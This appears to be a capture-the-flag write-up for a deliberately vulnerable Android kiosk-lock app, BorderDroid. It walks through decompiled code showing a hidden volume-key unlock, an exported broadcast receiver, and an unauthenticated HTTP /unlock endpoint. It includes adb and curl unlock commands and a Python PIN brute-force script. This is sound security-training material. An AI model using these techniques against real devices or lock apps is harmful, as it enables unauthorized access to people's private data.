BorderDroid - 8kSec
Description
Crossing international borders as a highly targeted individual? BorderDroid provides the ultimate protection against unauthorized device seizures and searches. With our advanced security system, your sensitive data remains completely hidden from prying eyes. At the press of a button, BorderDroid activates a secure kiosk mode with a convincing but impossible-to-unlock interface that reveals nothing about your actual device contents.
BorderDroid’s proprietary lockout system ensures that after multiple failed attempts, all sensitive traces of the product are automatically wiped, leaving no trace for unauthorized parties. You can also download our APK from our military-grade servers for installation on custom devices with minimal effort. The intuitive dashboard lets you control security features with ease, while our secret emergency exit protocol allows only you to regain access. With BorderDroid, maintain complete digital sovereignty even in high-pressure border crossing scenarios.
Objective
You are a Border Control agent who has intercepted a potential hacker based on their suspicious activity on the airport WiFi network. Your team has detained the suspect, but their device is locked using BorderDroid’s advanced protection system. Intelligence suggests critical evidence is stored on this device. When the device was seized, it was still connected to the insecure airport WiFi network. Your mission is to find a way to bypass BorderDroid’s security mechanisms.
Successfully completing this challenge demonstrates a critical security flaw in BorderDroid that could be exploited by law enforcement to access protected devices during legitimate investigations, while also highlighting a vulnerability that malicious actors could potentially exploit.
Restrictions
The attack should not require root permissions on the device. USB debugging enabled can be used for reconnaissance, but to make it realistic, the challenge solution should stick to “non USB attacks” for this challenge. All other “channels” are fair game. Just as in the real world, chances of it so USB is not an avenue to be used for the attack. Also, using the hardcoded secret to solve the challenge is not a correct way to solve the challenge.
Explore the application
When the app launches, it shows a setup screen with options for display settings, interaction controls, and kiosk control. Kiosk mode is a lockdown mode that prevents users from exiting the current app, changing settings, or accessing other parts of the system. It usually means the app can lock itself into the foreground, blocking the home button, recent apps, or notifications. This ensures the user can’t minimize or close the app without proper authorization (like a PIN).


This screen also lets you enable kiosk mode

Then you’ll set a PIN that will be used later to unlock the device

You can now press Start Security to either turn on kiosk mode or modify your PIN.
Once kiosk mode is activated, the device becomes locked. Even entering the correct PIN won’t unlock it. It always displays a “wrong PIN” message.

Analyzing the application using JADX
From: AndroidManifest.xml
1
2
3
4
5
6
7
8
<receiver
    android:name="com.eightksec.borderdroid.receiver.RemoteTriggerReceiver"
    android:enabled="true"
    android:exported="true">
    <intent-filter>
        <action android:name="com.eightksec.borderdroid.ACTION_PERFORM_REMOTE_TRIGGER"/>
    </intent-filter>
</receiver>
This defines a broadcast receiver that is exported and enabled, meaning other apps (or adb commands) can send it intents.
It listens for an intent with the action: com.eightksec.borderdroid.ACTION_PERFORM_REMOTE_TRIGGER
Method 1: hidden volume-key unlock
From: com.eightksec.borderdroid.YouAreSecureActivity
1
2
3
4
5
6
7
8
9
10
private void onNumpadClick(String str) {
    this.wrongPinText.setVisibility(4);
    if (this.enteredPin.length() < 6) {
        this.enteredPin.append(str);
        updatePinDots();
        if (this.enteredPin.length() == 6) {
            showWrongPinError();
        }
    }
}
When kiosk mode is activated, the app launches YouAreSecureActivity, which locks the device and blocks normal PIN entry, even the correct PIN always returns “Wrong PIN.”
From: com.eightksec.borderdroid.YouAreSecureActivity
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
public class YouAreSecureActivity extends AppCompatActivity {
    private static final int PIN_LENGTH = 6;
    private static final long SEQUENCE_TIMEOUT_MS = 2000;
    private static final String TAG = "YouAreSecureActivity";
    private static final int VOL_DOWN = 25;
    private static final int VOL_UP = 24;
    private BroadcastReceiver mReceiver;
    private LinearLayout pinDotsLayout;
    private final List<Integer> targetSequence;
    private Handler volumeSequenceHandler;
    private Runnable volumeSequenceTimeout;
    private TextView wrongPinText;
    private StringBuilder enteredPin = new StringBuilder();
    private List<Integer> volumeSequence = new ArrayList();

    public YouAreSecureActivity() {
        List<Integer> m;
        m = YouAreSecureActivity$$ExternalSyntheticBackport0.m(new Object[]{24, 25, 24, 25});
        this.targetSequence = m;
        this.volumeSequenceHandler = new Handler(Looper.getMainLooper());
    }


    public boolean onKeyDown(int i, KeyEvent keyEvent) {
            if (i == 24 || i == 25) {
                Log.d(TAG, "Volume key pressed: ".concat(i == 24 ? "UP" : "DOWN"));
                resetSequenceTimeout();
                this.volumeSequence.add(Integer.valueOf(i));
                checkVolumeSequence();
                return true;
            }
            return super.onKeyDown(i, keyEvent);
        }


     private void checkVolumeSequence() {
            while (this.volumeSequence.size() > this.targetSequence.size()) {
                Log.d(TAG, "Trimming volume sequence (unexpectedly long). Old: " + this.volumeSequence.toString());
                this.volumeSequence.remove(0);
            }
            if (this.volumeSequence.equals(this.targetSequence)) {
                Log.i(TAG, "Target volume sequence DETECTED! Unlocking.");
                this.volumeSequence.clear();
                Runnable runnable = this.volumeSequenceTimeout;
                if (runnable != null) {
                    this.volumeSequenceHandler.removeCallbacks(runnable);
                }
                unlockAndReturnToDashboard();
                return;
            }
            if (this.volumeSequence.size() == this.targetSequence.size()) {
                Log.d(TAG, "Volume sequence full but incorrect. Pruning first element. Seq: " + this.volumeSequence.toString());
                this.volumeSequence.remove(0);
            }
        }

    private void unlockAndReturnToDashboard() {
        try {
            Log.i(TAG, "Stopping lock task due to volume sequence.");
            stopLockTask();
        } catch (Exception e) {
            Log.e(TAG, "Failed to stop lock task during unlock", e);
        }
        Log.i(TAG, "Disabling kiosk state and stopping HTTP service.");
        setKioskState(false);
        Log.i(TAG, "Navigating back to DashboardActivity.");
        Intent intent = new Intent(this, (Class<?>) DashboardActivity.class);
        intent.addFlags(603979776);
        startActivity(intent);
        finish();
    }

}
onKeyDown(int i, KeyEvent keyEvent)
- This method intercepts key presses while the activity is in the foreground.
- It checks whether the key code
iis24or25— those are the Android key codes for VOLUME_UP (24) and VOLUME_DOWN (25). - If the pressed key is a volume key:
- It logs which volume key was pressed.
- Calls
resetSequenceTimeout()— this restarts a short timer (2 seconds) that will clear the recorded sequence if no further volume keys are pressed within that window. - Appends the pressed key code to
this.volumeSequence. - Calls
checkVolumeSequence()to evaluate whether the recorded presses match the secret unlock pattern. - Returns
trueto indicate the event was handled (the system will not process the key further).
- If the key is not a volume key, it calls
super.onKeyDown(...)and lets normal key handling proceed.
checkVolumeSequence()
This is the logic that compares the recent volume-key presses against the secret sequence.
- Trim overly long history
while (this.volumeSequence.size() > this.targetSequence.size()) { ... remove(0); }If more than N keys are stored (where N is the length of the secret sequence), it removes the oldest entries until the recorded sequence length is ≤ N. This keeps the list bounded and implements a sliding-window behavior. - Exact match → unlock
if (this.volumeSequence.equals(this.targetSequence)) { ... unlockAndReturnToDashboard(); }If the recorded sequence equals the target sequence exactly, it:- Logs detection
- Clears the recorded sequence,
- Cancels the timeout callback (so the pending reset won’t run),
- Calls
unlockAndReturnToDashboard()to stop kiosk/lock-task and return to the dashboard.
- Full but incorrect → drop oldest element
if (this.volumeSequence.size() == this.targetSequence.size()) { ... remove(0); }If the recorded sequence has reached N entries but does not match the target, it removes the first (oldest) element. That effectively shifts the sliding window left by one so the next volume key press will form a new N-length candidate to compare. This allows the code to detect the target sequence even if the correct pattern appears somewhere inside a longer stream of presses.
Example
Target sequence: 24, 25, 24, 25 (UP, DOWN, UP, DOWN)
- Presses:
UP→ sequence =[24] - Presses:
DOWN→ sequence =[24, 25] - Presses:
UP→ sequence =[24, 25, 24] - Presses:
DOWN→ sequence =[24, 25, 24, 25]→ matches target → unlock
If you pressed UP, DOWN, UP, UP, DOWN:
- The list will trim/prune so that after the fourth and fifth presses the sliding window will eventually become
[25, 24, 25, ...]and continue checking; only an exact equal to the 4-element target triggers the unlock.
The code reveals a hidden unlock mechanism based on volume button presses. The sequence VOL_UP → VOL_DOWN → VOL_UP → VOL_DOWN, entered within two seconds, triggers the unlockAndReturnToDashboard() function.
This immediately disables kiosk mode, stops the HTTP unlock service, and navigates back to the main dashboard, effectively bypassing the lock screen without knowing the PIN.
Method 2: NanoHTTPD PIN Bruteforce
From: com.eightksec.borderdroid.service.HttpUnlockService
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
public class HttpUnlockService extends Service {
    public static final String ACTION_STOP_KIOSK = "com.eightksec.borderdroid.ACTION_STOP_KIOSK_ENFORCEMENT";
    private static final String NOTIFICATION_CHANNEL_ID = "HttpUnlockServiceChannel";
    private static final int NOTIFICATION_ID = 1;
    private static final int SERVER_PORT = 8080;
    private static final String TAG = "HttpUnlockService";
    private WebServer server;

    @Override // android.app.Service
    public IBinder onBind(Intent intent) {
        return null;
    }

    public void onCreate() {
        super.onCreate();
        createNotificationChannel();
        this.server = new WebServer(this);
    }

    @Override // android.app.Service
    public int onStartCommand(Intent intent, int i, int i2) {
        startForeground(1, new NotificationCompat.Builder(this, NOTIFICATION_CHANNEL_ID).setContentTitle("BorderDroid Kiosk Control").setContentText("Remote Unlock Listener Active").setSmallIcon(R.drawable.ic_launcher_foreground).setContentIntent(PendingIntent.getActivity(this, 0, new Intent(this, (Class<?>) DashboardActivity.class), AccessibilityEventCompat.TYPE_VIEW_TARGETED_BY_SCROLL)).setOngoing(true).build());
        try {
            if (!this.server.isAlive()) {
                this.server.start(NanoHTTPD.SOCKET_READ_TIMEOUT, false);
            }
        } catch (IOException unused) {
            stopSelf();
        }
        return 1;
    }

        private static class WebServer extends NanoHTTPD {
        private Context context;
        private PinStorage pinStorage;

        public WebServer(Context context) {
            super(HttpUnlockService.SERVER_PORT);
            this.context = context.getApplicationContext();
            this.pinStorage = new PinStorage();
        }

        @Override // fi.iki.elonen.NanoHTTPD
        public NanoHTTPD.Response serve(NanoHTTPD.IHTTPSession iHTTPSession) {
            String str;
            NanoHTTPD.Response.Status status = NanoHTTPD.Response.Status.OK;
            if (NanoHTTPD.Method.POST.equals(iHTTPSession.getMethod()) && "/unlock".equalsIgnoreCase(iHTTPSession.getUri())) {
                try {
                    try {
                        HashMap hashMap = new HashMap();
                        iHTTPSession.parseBody(hashMap);
                        String str2 = hashMap.get("postData");
                        if (str2 == null || str2.isEmpty()) {
                            str = "Error: Empty or unparseable request body. Send JSON with 'pin'.";
                            status = NanoHTTPD.Response.Status.BAD_REQUEST;
                        } else {
                            str = "";
                        }
                        if (status == NanoHTTPD.Response.Status.OK && str2 != null) {
                            String optString = new JSONObject(str2).optString("pin", null);
                            if (optString != null) {
                                broadcastVulnerableUnlockIntentWithPin(optString);
                                str = "Unlock attempt initiated (vulnerable pathway).";
                                status = NanoHTTPD.Response.Status.OK;
                            } else {
                                str = "Error: Missing 'pin' in JSON body.";
                                status = NanoHTTPD.Response.Status.BAD_REQUEST;
                            }
                        }
                    } catch (JSONException unused) {
                        status = NanoHTTPD.Response.Status.BAD_REQUEST;
                        str = "Error: Invalid JSON format.";
                    } catch (Exception e) {
                        Log.e(HttpUnlockService.TAG, "Unexpected error serving request", e);
                        status = NanoHTTPD.Response.Status.INTERNAL_ERROR;
                        str = "Error: Internal server error.";
                    }
                } catch (NanoHTTPD.ResponseException | IOException unused2) {
                    status = NanoHTTPD.Response.Status.INTERNAL_ERROR;
                    str = "Error: Failed to read request body or socket error.";
                }
            } else {
                Log.w(HttpUnlockService.TAG, "Received request for unsupported method/URI: " + iHTTPSession.getMethod() + " " + iHTTPSession.getUri());
                status = NanoHTTPD.Response.Status.NOT_FOUND;
                str = "Error: Unsupported request. Use POST to /unlock.";
            }
            return newFixedLengthResponse(status, NanoHTTPD.MIME_PLAINTEXT, str);
        }

        private void broadcastVulnerableUnlockIntentWithPin(String str) {
            Intent intent = new Intent(RemoteTriggerReceiver.ACTION_PERFORM_REMOTE_TRIGGER);
            intent.putExtra(RemoteTriggerReceiver.EXTRA_TRIGGER_PIN, str);
            intent.setClassName(this.context, RemoteTriggerReceiver.class.getName());
            this.context.sendBroadcast(intent);
            Log.i(HttpUnlockService.TAG, "Broadcast sent for remote trigger: " + intent.getAction());
        }
    }
}
HttpUnlockService is a service that runs a tiny embedded HTTP server (NanoHTTPD) in the background and listens for POST /unlock requests. When a valid JSON body containing a "pin" is received it broadcasts an Intent carrying that PIN to RemoteTriggerReceiver and returns a plain-text response. The service runs in the foreground (shows a notification).
This service runs a small built-in HTTP server (via NanoHTTPD) that listens for requests on port 8080. When a client sends a POST request to http://<device_ip>:8080/unlock, the service receives it and processes it inside the serve() method.
| Environment | What’s running | IP / URL to reach the service |
|---|---|---|
| Android emulator (NanoHTTPD inside emulator) | You connect from your PC | http://10.0.2.15:8080/unlock |
| Android device on Wi-Fi | You connect from your PC (same Wi-Fi) | http://<device_IP>:8080/unlock (e.g. 192.168.1.104:8080) |
From: com.eightksec.borderdroid.receiver.RemoteTriggerReceiver
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
public class RemoteTriggerReceiver extends BroadcastReceiver {
    public static final String ACTION_PERFORM_REMOTE_TRIGGER = "com.eightksec.borderdroid.ACTION_PERFORM_REMOTE_TRIGGER";
    public static final String EXTRA_TRIGGER_PIN = "com.eightksec.borderdroid.EXTRA_TRIGGER_PIN";
    private static final String TAG = "RemoteTrigger";

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        String stringExtra;
        if (!ACTION_PERFORM_REMOTE_TRIGGER.equals(intent.getAction()) || (stringExtra = intent.getStringExtra(EXTRA_TRIGGER_PIN)) == null || stringExtra.isEmpty()) {
            return;
        }
        try {
            if (new PinStorage().verifyPin(context, stringExtra)) {
                performUnlockActions(context);
                return;
            }
            Bundle extras = intent.getExtras();
            if (extras != null) {
                for (String str : extras.keySet()) {
                }
            }
        } catch (Exception unused) {
        }
    }

    private void performUnlockActions(final Context context) {
        Log.i(TAG, "Executing performUnlockActions...");
        new Handler(context.getMainLooper()).post(new Runnable() { // from class: com.eightksec.borderdroid.receiver.RemoteTriggerReceiver$$ExternalSyntheticLambda0
            @Override // java.lang.Runnable
            public final void run() {
                RemoteTriggerReceiver.lambda$performUnlockActions$0(context);
            }
        });
    }

}
- RemoteTriggerReceiver.onReceive()
- Confirms the action matches.
- Reads the PIN from extras.
- Uses
PinStorage.verifyPin(context, pin)to check if it’s correct. - If the PIN is valid → calls
performUnlockActions(context).
- performUnlockActions(context)
- Disable kiosk mode,
- Enable buttons or the home launcher,
- Stop foreground restrictions,
- show a message that the kiosk is unlocked.
Summary of what’s happening:
| Step | Component | Key action |
|---|---|---|
| 1 | Client | Sends POST /unlock with { "pin": "111222" } |
| 2 | HttpUnlockService.WebServer | Parses request, extracts PIN |
| 3 | broadcastVulnerableUnlockIntentWithPin() | Sends broadcast intent containing PIN |
| 4 | Android system | Delivers broadcast to RemoteTriggerReceiver |
| 5 | RemoteTriggerReceiver | Validates PIN with PinStorage |
| 6 | performUnlockActions() | Unlocks kiosk or triggers final action |
Since the receiver is exported, an external app can unlock the device by broadcasting the action com.eightksec.borderdroid.ACTION_PERFORM_REMOTE_TRIGGER and including the PIN as the value of the com.eightksec.borderdroid.EXTRA_TRIGGER_PIN extra
1
adb shell am broadcast -a com.eightksec.borderdroid.ACTION_PERFORM_REMOTE_TRIGGER --es 'com.eightksec.borderdroid.EXTRA_TRIGGER_PIN' '111222'
We don’t know the correct PIN, so we would need to submit trial PINs to /unlock until one succeeds. Note that the HTTP server is active while kiosk mode is enabled and stops once the device is unlocked.
We can confirm the NanoHTTPD server is listening on port 8080 while kiosk mode is enabled by checking with netstat
1
2
3
4
emu64x:/data/data/com.eightksec.borderdroid/shared_prefs # netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp6       0      0 [::]:8080               [::]:*                  LISTEN
Since I’m using an emulator, I need to enable port forwarding to redirect traffic from localhost:8080 on the host machine to localhost:8080 on the emulator using:
1
adb forward tcp:8080 tcp:8080
Once port forwarding is configured, a request to http://127.0.0.1:8080/unlock containing the valid PIN will unlock the device
1
curl -X POST http://127.0.0.1:8080/unlock  -H "Content-Type: application/json" -d '{"pin": "111222"}'
This Python script automates PIN brute-forcing. The script identifies the correct PIN by detecting when the HTTP server shuts down, which happens upon successful unlock. This failure triggers an exception, indicating the previous PIN attempted was correct
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
import requests
import time
import random

server_ip = "127.0.0.1"
port = 8080
url = f"http://{server_ip}:{port}/unlock"

min_delay = 0.6
max_delay = 1.2

def try_pin(pin):
    paddedPin = str(pin).zfill(6)
    payload = {"pin": paddedPin}
    try:
        resp = requests.post(url, json=payload, timeout=10)
        status = resp.status_code
        text = resp.text
        # print(f"PIN {paddedPin} -> status {status}: {text!r}")
    except requests.exceptions.RequestException as e:
        # After the kiosk unlocks, the connection is terminated and the subsequent request fails. The PIN sent just before that failed request is the valid PIN.
        print(f"[+] SUCCESSFUL PIN: {str(int(paddedPin) -1).zfill(6)}")
        return True

def run_tests():
    for pin in range(0, 1000000):
        success = try_pin(pin)
        if success:
            break

        delay = random.uniform(min_delay, max_delay)
        time.sleep(delay)

    print("Test run complete.")

if __name__ == "__main__":
    run_tests()